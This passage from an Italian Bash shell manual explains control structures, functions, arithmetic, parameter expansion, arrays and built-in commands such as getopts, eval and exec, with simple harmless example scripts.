Inizialmente viene eseguita la lista che segue '**`if`**' che costituisce la condizione. Se il valore restituito da questa lista è zero (cioè *Vero*), allora viene eseguita la lista seguente '**`then`**' e il comando termina. Altrimenti viene eseguita ogni '**`elif`**' in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue '**`else`**', sempre che esista.

Il valore restituito è quello dell'ultimo comando eseguito, oppure zero se non ne è stato eseguito alcuno.

Esempi

L'esempio seguente mostra uno script che fa apparire un messaggio di avvertimento se non è stato utilizzato alcun argomento, altrimenti si limita a visualizzarli.

```
#!/bin/bash
if [ $# = 0 ]
then
    echo "devi fornire almeno un argomento"
else
    echo $*
fi
```

L'esempio seguente mostra uno script attraverso il quale si tenta di creare una directory e se l'operazione fallisce viene emessa una segnalazione di errore.

```
#!/bin/bash
if ! mkdir deposito
then
    echo "Non è stato possibile creare la directory \"deposito\""
else
    echo "È stata creata la directory \"deposito\""
fi
```

63.2.5 while

Il comando '**`while`**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Vero*.

```
while lista_condizione
do
    lista_di_comandi
done
```

Il comando '**`while`**' esegue ripetitivamente la lista che segue '**`do`**' finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).

Il valore restituito dal comando è lo stesso di quello della lista che segue '**`do`**', oppure zero se la condizione non si è mai verificata.

Esempi

Lo script dell'esempio seguente contiene un ciclo perpetuo, in cui viene richiesto di inserire qualcosa, ma solo se si inserisce la stringa '**fine**' si conclude l'iterazione.

```
#!/bin/bash
RISPOSTA="continua"
while [ $RISPOSTA != "fine" ]
do
    echo "usa la parola fine per terminare"
    read RISPOSTA
done
```

All'interno dei comandi composti si utilizzano spesso delle condizioni racchiuse tra parentesi quadre. L'uso delle parentesi quadre è una forma abbreviata del comando interno '**test**'.

63.2.6 until

Il comando '**until**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Falso*.

```
until lista_condizione
do
    lista_di_comandi
done
```

Il comando '**until**' è analogo a '**while**', cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica).

63.2.7 Funzioni

Attraverso le funzioni è possibile dare un nome a un gruppo di liste di comandi, in modo da poterlo richiamare come si fa per un comando interno normale. Sotto questo aspetto, le funzioni vengono impiegate normalmente all'interno di file script.

```
[function] nome () {
    lista_di_comandi
}
```

Le funzioni vengono eseguite nel contesto della shell corrente e quindi non vengono attivati altri processi per la loro interpretazione (ciò al contrario di quanto capita quando viene avviata l'interpretazione di un nuovo script).

La lista di comandi viene eseguita ogni volta che il nome della funzione è utilizzato come comando. Il valore restituito dalla funzione è quello dell'ultimo comando a essere eseguito all'interno di questa.

Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche '**$#**' restituisce un valore corrispondente alla situazione. '**$0**' continua a restituire il valore precedente, di solito il nome dello script.

All'interno della funzione possono essere dichiarate delle variabili locali attraverso il comando interno '**local**'.

È possibile utilizzare il comando interno '**return**' per concludere anticipatamente l'esecuzione della funzione. Al termine dell'esecuzione della funzione, i parametri posizionali riprendono il loro contenuto precedente e l'esecuzione dello script riprende dal comando seguente alla chiamata della funzione.

Le funzioni possono essere esportate e rese disponibili a una subshell utilizzando il comando interno '**export**'.

Esempi

L'esempio seguente mostra uno script che prima dichiara una funzione denominata '**messaggio**' e subito dopo la esegue semplicemente nominandola come un comando qualsiasi.

```
#!/bin/bash
messaggio () {
    echo "ciao,"
    echo "bella giornata vero?"
}

messaggio
```

Nell'esempio seguente, una funzione si occupa di emettere il riepilogo della sintassi per l'uso di un ipotetico script.

```
function sintassi () {
    echo "al {-latex | -html | -txt | -check}"
    echo ""
    echo "-latex        esegue la conversione in latex;"
    echo "-html         esegue la conversione in html;"
    echo "-txt          esegue la conversione in testo normale;"
    echo "-check        esegue il controllo sintattico SGML;"
}
```

Nell'esempio seguente, si utilizza il comando '**return**' per fare in modo che l'esecuzione della funzione termini in un punto determinato restituendo un valore stabilito. Lo scopo dello script è quello di verificare che esista il file '`pippo`' nella directory '`/var/log/packages/`'.

```
#!/bin/bash
function verifica() {
    if [ -e "/var/log/packages/$1" ]
    then
        return 0
    else
        return 1
    fi
}

if verifica pippo
then
    echo "il pacchetto pippo esiste"
else
    echo "il pacchetto pippo non esiste"
fi
```

63.3 Espressioni aritmetiche

La shell consente di risolvere delle espressioni aritmetiche in certe circostanze. Il calcolo avviene su interi senza controllo dell'*overflow*, anche se la divisione per zero viene intercettata e segnalata come errore. Oltre alle espressioni puramente aritmetiche si possono risolvere espressioni logiche e binarie, anche se l'utilizzo di queste ultime non è indicato. La tabella 63.1 riporta l'elenco degli operatori aritmetici disponibili.

Tabella 63.1. Operatori aritmetici della shell Bash.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

Le variabili di shell possono essere utilizzate come operandi; l'espansione di parametri e variabili avviene prima della risoluzione delle espressioni. Quando una variabile o un parametro vengono utilizzati all'interno di un'espressione, vengono convertiti in interi. Una variabile di shell non ha bisogno di essere convertita.

La forma generale per esprimere un numero è quella seguente:

```
[base#] n
```

In tal modo si può specificare esplicitamente la base di numerazione (va da un minimo di due a un massimo di 64). Se non viene espressa, si intende base 10. Per le cifre numeriche superiori al numero nove, si utilizzano le lettere minuscole, le lettere maiuscole, il simbolo '`_`' e infine '`@`', in questo ordine. Se la base di numerazione è inferiore o uguale a 36, non conta più la differenza tra lettere maiuscole e minuscole dal momento che non esiste la necessità di rappresentare un numero elevato di cifre. Una costante che inizia con uno zero viene interpretata come un numero ottale, mentre se inizia per 0x o 0X si considera rappresentare un numero esadecimale.

Gli operatori sono valutati in ordine di precedenza. Le sottoespressioni tra parentesi sono risolte prima.

63.4 Riferimenti particolari alle variabili

L'espansione normale delle variabili è già stata vista nella sezione 61.3.4, ma la shell Bash offre in particolare dei modi alternativi, derivati dalla shell Korn, utili particolarmente per la programmazione.

Le parentesi graffe usate negli schemi sintattici delle sezioni seguenti, fanno parte delle espressioni, come si può osservare dagli esempi.

63.4.1 Segnalazione di errore

```
${parametro:?parola}
```

```
${variabile:?parola}
```

Definisce un messaggio, rappresentato dalla parola, da emettere attraverso lo standard error nel caso il parametro o la variabile non siano stati definiti o siano pari alla stringa nulla.

Esempi

Si suppone che la variabile '**`Nessuno`**' non sia stata definita o sia pari alla stringa nulla.

$ **echo "${Nessuno:?Variabile non definita}"**[*Invio*]

```
bash: Nessuno: Variabile non definita
```

63.4.2 Valore predefinito

${*parametro*:-*parola*}
${*variabile*:-*parola*}

Definisce un valore predefinito, corrispondente alla parola indicata, nel caso che il parametro o la variabile non siano definiti o siano pari alla stringa nulla.

Esempi

$ **echo "${99:-ciao}"**[*Invio*]

```
ciao
```

63.4.3 Rimpiazzo

${*parametro*:+*parola*}
${*variabile*:+*parola*}

Definisce un valore alternativo, corrispondente alla parola indicata, nel caso che il parametro o la variabile siano definiti e siano diversi dalla stringa nulla.

Esempi

$ **Pippo=""**[*Invio*]

$ **echo "${Pippo:+pappa}"**[*Invio*]

Il risultato è una riga vuota.

$ **Pippo="ciao"**[*Invio*]

$ **echo "${Pippo:+pappa}"**[*Invio*]

```
pappa
```

63.4.4 Lunghezza del contenuto

Questo tipo di sostituzione riguarda solo la shell Bash.

${#*parametro*}
${#*variabile*}

Corrisponde alla lunghezza in caratteri del valore contenuto all'interno del parametro o della variabile. Se però si tratta del parametro '`*`' o '`@`' il valore è pari al numero dei parametri posizionali presenti.

Esempi

$ **Pippo="ciao"**[*Invio*]

$ **echo "${#Pippo}"**[*Invio*]

```
4
```

63.4.5 Valore predefinito con assegnamento

${*variabile*:=*parola*}

Assegna alla variabile il valore indicato dalla parola, nel caso che la variabile non sia definita o sia pari alla stringa nulla. In pratica, rispetto alla sintassi '**${***variabile***:-***parola***}**' si ottiene in più l'assegnamento della variabile.

63.5 Array

Oltre alle variabili scalari normali, si possono utilizzare degli array dinamici a una sola dimensione. Con questo tipo di array non è necessario stabilire la dimensione: basta assegnare un valore in una posizione qualunque e l'array viene creato. Per esempio,

```
elenco[3]="Quarto elemento"
```

crea un array contenente solo l'elemento corrispondente all'indice tre, il quale, a sua volta, contiene la frase «Quarto elemento».

Gli array della shell Bash hanno base zero, cioè il primo elemento si raggiunge con l'indice zero (ecco perché nell'esempio si fa riferimento a un quarto elemento).

È possibile creare un array anche usando il comando interno '**declare**' o '**local**' con l'opzione '**-a**'.

È possibile assegnare tutti i valori degli elementi di un array in un colpo solo. Si utilizza la notazione seguente:

array=(*valore_1* *valore_2* ... *valore_n*)

I valori indicati tra parentesi, a loro volta, possono essere espressi nella forma seguente (le parentesi quadre fanno parte dell'istruzione).

[*indice*]=*stringa* | *stringa*

La sintassi chiarisce che è possibile sia indicare esplicitamente l'indice dell'elemento da assegnare, sia farne a meno e quindi lasciare che sia semplicemente la posizione dei valori a stabilire l'elemento rispettivo che dovrà contenerli.

63.5.1 Espansione con gli array

Per fare riferimento al contenuto di una cella di un array si utilizza la notazione seguente (le parentesi quadre fanno parte dell'istruzione).

${*array*[*indice*]}

Se si legge un array come se fosse una variabile scalare normale, si ottiene il contenuto del primo elemento (zero). Per esempio, '**$pippo[0]**' è esattamente uguale a '**$pippo**'.

È possibile espandere gli elementi di un array tutti contemporaneamente. Per questo si utilizza il simbolo '*****', oppure '@', al posto dell'indice. Se si utilizza l'asterisco si ottiene una sola parola, mentre utilizzando il simbolo '@' si ottiene una parola per ogni elemento dell'array.

63.5.2 Lettura della dimensione

Per ottenere la dimensione di un array si utilizza una delle due notazioni seguenti (le parentesi quadre fanno parte dell'istruzione).

```
${#array[*]}
```

```
${#array[@]}
```

63.5.3 Eliminazione

Come nel caso delle variabili scalari, il comando '**`unset`**' permette di eliminare un array. Se però si fa riferimento a un elemento particolare di questo, si elimina solo quello, senza annullare l'intero array.

Bash: comandi interni

I comandi interni sono quelli eseguiti direttamente dalla shell, come se si trattasse di funzioni. La tabella 64.1 mostra l'elenco di alcuni dei comandi a disposizione, suddivisi in base all'origine.

Tabella 64.1. Alcuni comandi interni della shell Bash.

Origine	Comando	Descrizione
sh	:	Non fa nulla: esegue solo una simulazione di espansione e ridirezione.
"	.	Legge ed esegue i comandi di un file indicato come argomento.
"	break	Termina un ciclo '**`for`**', '**`while`**' o '**`until`**'.
"	cd	Cambia la directory corrente.
"	continue	Riprende la prossima iterazione di un ciclo '**`for`**', '**`while`**' o '**`until`**'.
"	eval	Concatena ed esegue gli argomenti come un comando unico.
"	exec	Esegue un comando rimpiazzando la shell.
"	exit	Termina il funzionamento della shell.
"	export	Marca le variabili in modo che siano passate all'ambiente dei processi figli.
"	getopts	Analizza le opzioni dagli argomenti di uno script o funzione.
"	hash	Determina e memorizza i percorsi assoluti dei programmi indicati.
"	kill	Invia un segnale a un processo.
"	pwd	Emette il percorso della directory attuale.
"	readonly	Protegge le variabili contro la scrittura.
"	return	Termina una funzione restituendo un valore preciso.
"	shift	Fa scalare verso sinistra il contenuto dei parametri posizionali.
"	test	Valuta un'espressione condizionale.
"	times	Emette i tempi di utilizzo accumulati.
"	trap	Specifica i comandi da eseguire quando la shell riceve segnali.
"	umask	Determina la maschera dei permessi per la creazione dei file.
"	unset	Elimina le variabili.
"	wait	Attende la conclusione dei processi figli.
csh	logout	Termina l'esecuzione di una shell di *login*
"	source	Esegue la stessa funzione del punto singolo ('**`.`**').
ksh	let	Esegue dei calcoli.
"	alias	Crea un alias di un comando.
"	unalias	Elimina un alias di un comando.
bash	builtin	Esegue un comando interno in modo esplicito.
"	bind	Visualizza o modifica la configurazione della tastiera.
"	command	Esegue un comando interno o un programma.
"	declare	Dichiara delle variabili.
"	echo	Emette gli argomenti attraverso lo standard output.
"	enable	Abilita o disabilita dei comandi interni.
"	help	Emette informazioni sui comandi interni.
"	local	Crea delle variabili locali.
"	logout	Termina l'esecuzione di una shell di *login*.
"	read	Legge una riga dallo standard input e lo assegna a una variabile.
"	type	Determina il tipo di comando.
"	ulimit	Fornisce il controllo sulle risorse disponibili.
"	set	Configura una grande quantità di elementi.

È bene ricordare che dal punto di vista della shell, il valore numerico zero corrisponde a *Vero* dal punto di vista logico, mentre qualunque valore diverso da zero corrisponde a *Falso*.

64.1 :

: [*argomenti*]

Ciò che inizia con il simbolo '**`:`**' non viene eseguito. Si ottiene solo l'espansione degli argomenti e l'esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.

64.2 source

`.` *file_script* [*argomenti*]

`source` *file_script* [*argomenti*]

Vengono letti ed eseguiti i comandi contenuti nel file indicato. Se il nome del file non fa riferimento a un percorso, questo viene cercato all'interno dei vari percorsi indicati dalla variabile '**`PATH`**'. Se vengono forniti degli argomenti, questi diventano i parametri posizionali dello script. Il valore restituito dallo script è:

- quello dell'ultimo comando eseguito al suo interno;
- zero se non vengono eseguiti comandi;
- *Falso* (un valore diverso da zero) se il file non è stato trovato.

64.3 alias

`alias` [*nome*[=*valore*]]...

Il comando '**`alias`**' permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti.

Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma '*nome*=*valore*'. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo.

La coppia '*nome*=*valore*' deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza ('**`=`**'). In particolare, se si lascia uno spazio prima dell'indicazione del valore, questo verrà interpretato come il nome di un altro alias.

Il comando '**`alias`**' restituisce il valore *Falso* quando è stato indicato un alias inesistente senza valore da assegnare; negli altri casi, restituisce *Vero*.

64.4 bg

`bg` [*specificazione_del_job*]

Mette sullo sfondo il job indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale ('**`&`**') alla fine. Se non viene specificato il job, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l'operazione riesce, il valore restituito è zero.

Il controllo sui job è descritto nella sezione 62.6.

64.5 bind

`bind` [`-m` *mappa_dei_tasti*] [`-lv`]
`bind` [`-m` *mappa_dei_tasti*] [`-q` *funzione*]
`bind` [`-m` *mappa_dei_tasti*] `-f file`
`bind` [`-m` *mappa_dei_tasti*] *sequenza_di_tasti* : *funzione*

Visualizza o modifica la configurazione legata all'uso della tastiera attraverso la libreria Readline. La sintassi è la stessa che può essere utilizzata nel file di configurazione '`~/.inputrc`'.

Il valore restituito è zero, a meno che siano fornite opzioni sconosciute.

Alcune opzioni

`-m` *mappa_dei_tasti*

Usa la mappa della tastiera indicata per nome. I nomi a disposizione sono: '**`emacs`**', '**`emacs-standard`**', '**`emacs-meta`**', '**`emacs-ctlx`**', '**`vi`**', '**`vi-move`**', '**`vi-command`**' e '**`vi-insert`**'. In particolare, '**`vi`**' equivale a '**`vi-command`**' e '**`emacs`**' equivale a '**`emacs-standard`**'.

`-l`

Elenca i nomi di tutte le funzioni di Readline.

`-v`

Elenca i nomi delle funzioni attuali e i loro collegamenti.

`-d`

Scarica i nomi delle funzioni e i collegamenti in modo che possano essere riletti.

`-f file`

Legge le informazioni legate all'uso della tastiera dal file indicato.

`-q` *funzione*

Emette la sequenza di tasti connessa con la funzione indicata.

64.6 break

`break` [*n*]

Interrompe un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico *n*, l'interruzione riguarda *n* livelli. Il valore *n* deve essere maggiore o uguale a uno. Se *n* è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.

64.7 builtin

`builtin` *comando_interno* [*argomenti*]

Esegue il comando interno indicato passandogli gli argomenti eventuali. Può essere utile quando si vuole definire una funzione con lo stesso nome di un comando interno. Restituisce il valore *Falso* se il nome indicato non corrisponde a un comando interno.

64.8 cd

```
cd [directory]
```

Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile '**`HOME`**' (che di solito corrisponde alla directory personale dell'utente). Il funzionamento di questo comando può essere alterato dal contenuto della variabile '**`CDPATH`**' che può indicare una serie di percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, la variabile '**`CDPATH`**' è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.

64.9 command

```
command [-pVv] comando [argomento...]
```

Esegue un comando con gli argomenti eventuali. In questo caso, per comando si intende un comando interno oppure un programma. Sono escluse le funzioni.

Alcune opzioni

```
-p
```

La ricerca del programma avviene all'interno di una serie di percorsi di ricerca predefiniti e non quindi in base al contenuto di '**`PATH`**'.

```
-v
```

Emette il nome del programma, così come è stato fornito.

```
-V
```

Emette il nome del programma, così come è stato fornito, oltre ad altre informazioni.

Valore restituito

- Se era stata indicata una delle opzioni '**`-v`**' o '**`-V`**', il valore restituito è zero nel caso il programma sia stato trovato, altrimenti è uno.
- Se nessuna di queste due opzioni è stata fornita e il programma non è stato trovato, il valore restituito è 127.
- Negli altri casi si ottiene il valore restituito dal programma stesso.

64.10 continue

```
continue [n]
```

Riprende, a partire dall'iterazione successiva, un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico *n*, il salto riguarda *n* livelli. Il valore *n* deve essere maggiore o uguale a uno. Se *n* è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.

64.11 declare

`declare` [*opzioni*] [*nome*[=*valore*]]

Permette di dichiarare delle variabili ed eventualmente anche di attribuirgli dei valori. Se non vengono forniti nomi di variabili da creare, vengono visualizzati i nomi di quelle esistenti con i loro valori.

Il valore restituito è zero se non sono stati commessi degli errori.

Alcune opzioni

`-a`

Indica che si tratta di un array.

`-f`

Utilizza solo nomi di funzione.

`-r`

Fa in modo che le variabili indicate siano disponibili solo in lettura, impedendo l'assegnamento successivo di altri valori.

`-x`

Fa in modo che le variabili indicate siano rese disponibili anche ai programmi eseguiti a partire dalla sessione attuale di funzionamento della shell. Si dice che le variabili vengono esportate.

`-i`

La variabile viene trattata come un intero. Di conseguenza, prima di assegnarle un valore viene eseguita una valutazione di tipo aritmetico.

> Utilizzando il segno '**+**' al posto del trattino che contrassegna le opzioni, si intende la disattivazione dell'opzione stessa.

64.12 echo

`echo` [`-neE`] [*argomento*...]

Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**echo**' riconosce alcune sequenze di escape che possono essere utili per formattare il testo da visualizzare. Queste sono elencate nella tabella 64.2.

Tabella 64.2. Elenco delle sequenze di escape riconosciute da '**echo**'.

Codice	Descrizione
\\	Inserisce la barra obliqua inversa ('****').
\a	Inserisce il codice *<BEL>* (avvisatore acustico).
\b	Inserisce il codice *<BS>* (*backspace*).
\c	Alla fine di una stringa previene l'inserimento di una nuova riga.
\f	Inserisce il codice *<FF>* (*formfeed*).
\n	Inserisce il codice *<LF>* (*linefeed*).
\r	Inserisce il codice *<CR>* (*carriage return*).
\t	Inserisce una tabulazione normale (*<HT>*).
\v	Inserisce una tabulazione verticale (*<VT>*).
nnn	Inserisce il carattere corrispondente al codice ottale *n*.

Alcune opzioni

`-n`

Sopprime il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito.

`-e`

Abilita l'interpretazione delle sequenze di escape descritte più avanti.

`-E`

Disabilita l'interpretazione delle sequenze di escape anche dove questo potrebbe costituire la modalità predefinita.

64.13 enable

`enable` [`-n`] [`-all`] [*nome*...]

Abilita o disabilita i comandi interni. Ciò permette l'esecuzione di un programma con lo stesso nome di un comando interno, senza dover indicare il percorso di questo programma.

'**`enable`**' restituisce il valore zero, a meno che sia stato fornito il nome di un comando interno inesistente.

Alcune opzioni

`-n`

Disabilita i nomi indicati. Se non viene usata questa opzione si intende che i nomi indicati vengono abilitati. Se non viene indicato alcun nome di comando, con questa opzione si ottiene l'elenco di tutti i comandi interni disabilitati, senza questa opzione si ottiene l'elenco dei comandi interni abilitati.

`-a` | `-all`

Se questa opzione viene usata da sola, si ottiene l'elenco di tutti i comandi interni con l'indicazione di quelli disabilitati.

64.14 eval

`eval` [*argomento*...]

Esegue gli argomenti come parte di un comando unico. Restituisce il valore restituito dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.

64.15 exec

`exec` [[`-`] *comando* [*argomenti*]]

Se viene specificato un comando (un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Se prima del comando si inserisce un trattino ('**`-`**'), l'argomento zero passato al comando conterrà un trattino. Se il comando non può essere eseguito per qualsiasi motivo e ci si trova all'interno di una shell non interattiva, questo termina l'esecuzione restituendo una segnalazione di errore.

Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non ci sarà più la shell. Se si trattava di una finestra di terminale, questa potrebbe chiudersi semplicemente, oppure, se si trattava di una shell di *login* potrebbe essere riavviata la procedura di accesso.

64.16 exit

`exit` [*n*]

Termina l'esecuzione della shell restituendo il valore *n*. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.

64.17 export

`export` [`-nf`] [*nome*[`=`*parola*]...]

`export -p`

Le variabili elencate (o le funzioni) vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.

'**`export`**' restituisce zero se non sono stati commessi degli errori.

Alcune opzioni

`-f`

I nomi si riferiscono a funzioni.

`-p`

Vengono elencati i nomi esportati (variabili e funzioni). È il comportamento predefinito quando non sono stati indicati dei nomi.

`-n`

Elimina la proprietà di esportazione agli elementi elencati.

64.18 fg

`fg` [*job*]

Pone il job indicato in primo piano, ovvero in *foreground*. Se non viene specificato il job, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).

Il controllo sui job è descritto nella sezione 62.6.

64.19 getopts

`getopts` *stringa_di_opzioni* *nome_di_variabile* [*argomenti*]

Il comando interno '**`getopts`**' è qualcosa di diverso dalle solite cose. Serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando. Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo

le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro '**`$@`**'. In pratica, scrivere

`getopts` *stringa_di_opzioni nome_di_variabile*

è esattamente uguale a

`getopts` *stringa_di_opzioni nome_di_variabile* `$@`

'**`getopts`**' dipende in particolare dalla variabile '**`OPTIND`**', che contiene l'indice di scansione di questi argomenti. Il suo valore iniziale predefinito è pari a uno, corrispondente al primo elemento, incrementato successivamente ogni volta che si utilizza '**`getopts`**'. Se per qualche motivo si dovesse ripetere una scansione (degli stessi, o di altri argomenti), occorrerebbe inizializzare nuovamente tale variabile al valore uno.

Per funzionare, '**`getopts`**' richiede due informazioni: una stringa contenente le lettere delle opzioni previste; il nome di una variabile di ambiente da creare e inizializzare di volta in volta con il nome dell'opzione individuata. Se è previsto che un'opzione di quelle da scandire sia seguita da un argomento, quell'argomento viene inserito nella variabile di ambiente '**`OPTARG`**'. La stringa che definisce le lettere delle opzioni è composta proprio da quelle stesse lettere, che possono essere seguite dal simbolo due punti ('**`:`**') se si vuole specificare la presenza di un argomento di queste.

Per cominciare, si osservi l'esempio seguente, in cui viene mostrato uno script elementare anche se piuttosto lungo:

```
#!/bin/bash
echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."

echo "Indice opzioni: $OPTIND"
```

```
getopts a:b:c:defg OPZIONE -a ciao -b come -c stai -d -e -f -g -h -i
echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
```

Come si può notare, '**getopts**' viene avviato sempre nello stesso modo (soprattutto con gli stessi argomenti da scandire); inoltre, subito prima viene visualizzato il contenuto della variabile '**OPTIND**' e dopo viene visualizzato il risultato della scansione. Ecco cosa si ottiene:

```
Indice opzioni: 1
Opzione "a" con argomento ciao.
Indice opzioni: 3
Opzione "b" con argomento come.
Indice opzioni: 5
Opzione "c" con argomento stai.
Indice opzioni: 7
Opzione "d" con argomento .
Indice opzioni: 8
Opzione "e" con argomento .
Indice opzioni: 9
Opzione "f" con argomento .
Indice opzioni: 10
Opzione "g" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- h
Opzione "?" con argomento .
Indice opzioni: 11
./prova.sh: illegal option -- i
Opzione "?" con argomento .
```

In pratica, sono valide solo le opzioni dalla lettera «a» alla lettera «g», inoltre le prime tre (dalla «a» alla «c») richiedono un argomento. Si può osservare che le opzioni '**-h**' e '**-i**', che sono state aggiunte volutamente, sono in più e '**getopts**' ne ha segnalato la presenza come un errore.

Vale la pena di osservare anche l'andamento dell'indice rappresentato dalla variabile '**OPTIND**': nel caso delle opzioni '**-a**', '**-b**' e '**-c**', l'incremento è di due unità perché c'è anche un argomento di queste.

'**getopts**' restituisce un valore diverso da zero (*Falso*) tutte le volte che si verifica un errore. In questo modo, diventa agevole il suo inserimento al posto di un'espressione condizionale, come nell'esempio seguente, in cui si fa la scansione delle opzioni fornite allo script, ovvero quelle contenute nel parametro '**$@**':

```
#!/bin/bash
while getopts a:b:c:defg OPZIONE
do
    echo "Opzione \"${OPZIONE}\" con argomento ${OPTARG}."
done
```

Al primo errore, il ciclo termina e non viene mostrato il messaggio relativo.

In condizioni normali, è più probabile che si utilizzi una struttura '**case**' per analizzare la scansione delle opzioni, come nell'esempio seguente, dove è stata aggiunta anche l'inizializzazione della variabile '**OPTIND**' a titolo precauzionale, per garantire che la scansione parta dall'inizio:

```
#!/bin/bash
OPTIND=1
while getopts :a:b:c:defg OPZIONE
do
    case $OPZIONE in
        a) echo "Opzione \"a\" con argomento $OPTARG."          ;;
        b) echo "Opzione \"b\" con argomento $OPTARG."          ;;
        c) echo "Opzione \"c\" con argomento $OPTARG."          ;;
        d) echo "Opzione \"d\" che non richiede argomento."     ;;
        e) echo "Opzione \"e\" che non richiede argomento."     ;;
        f) echo "Opzione \"f\" che non richiede argomento."     ;;
        g) echo "Opzione \"g\" che non richiede argomento."     ;;
```

```
        *) echo "È stata indicata un’opzione non valida."       ;;
    esac
done
```

Questo esempio è diverso da quelli precedenti, soprattutto per la stringa di definizione delle opzioni da scandire: questa stringa inizia con il simbolo due punti ('**:**'). In questo modo, si vuole evitare che '**getopt**' restituisca *Falso* quando si verifica un errore negli argomenti.

'**getopts**' utilizza anche un'altra variabile di ambiente: '**OPTERR**'. Questa variabile contiene normalmente il valore uno; se le viene assegnato zero, si inibiscono tutte le segnalazioni di errore.

64.20 hash

```
hash [-r] [comando...]
```

Per ciascun comando indicato, viene determinato e memorizzato il percorso assoluto.

Restituisce *Vero* se non si verificano errori.

Se non viene dato alcun argomento, si ottiene l'elenco dei comandi memorizzati.

Alcune opzioni

```
-r
```

Fa sì che la shell perda i percorsi memorizzati.

Esempi

$ **hash -r**[*Invio*]

$ **ls**[*Invio*]

$ **hash**[*Invio*]

Si azzera l'elenco dei percorsi; si utilizza un programma che deve essere cercato nell'elenco dei percorsi per gli eseguibili (in questo caso si tratta di '**ls**'); infine si visualizza l'elenco dei percorsi. Il risultato potrebbe essere quello seguente:

```
hits    command
   1    /bin/ls
```

64.21 help

```
help [modello]
```

Mostra una guida sui comandi interni. Se viene fornito il modello, si ottiene una guida dettagliata su tutti i comandi che combaciano con il modello stesso, altrimenti viene emesso un elenco dei comandi interni.

Il valore restituito è zero a meno che il modello fornito non combaci con alcun comando.

64.22 jobs

```
jobs [-lnp] [job...]
```

Quello mostrato rappresenta lo schema sintattico dell'utilizzo comune di '**`jobs`**', che serve a elencare i job attivi.

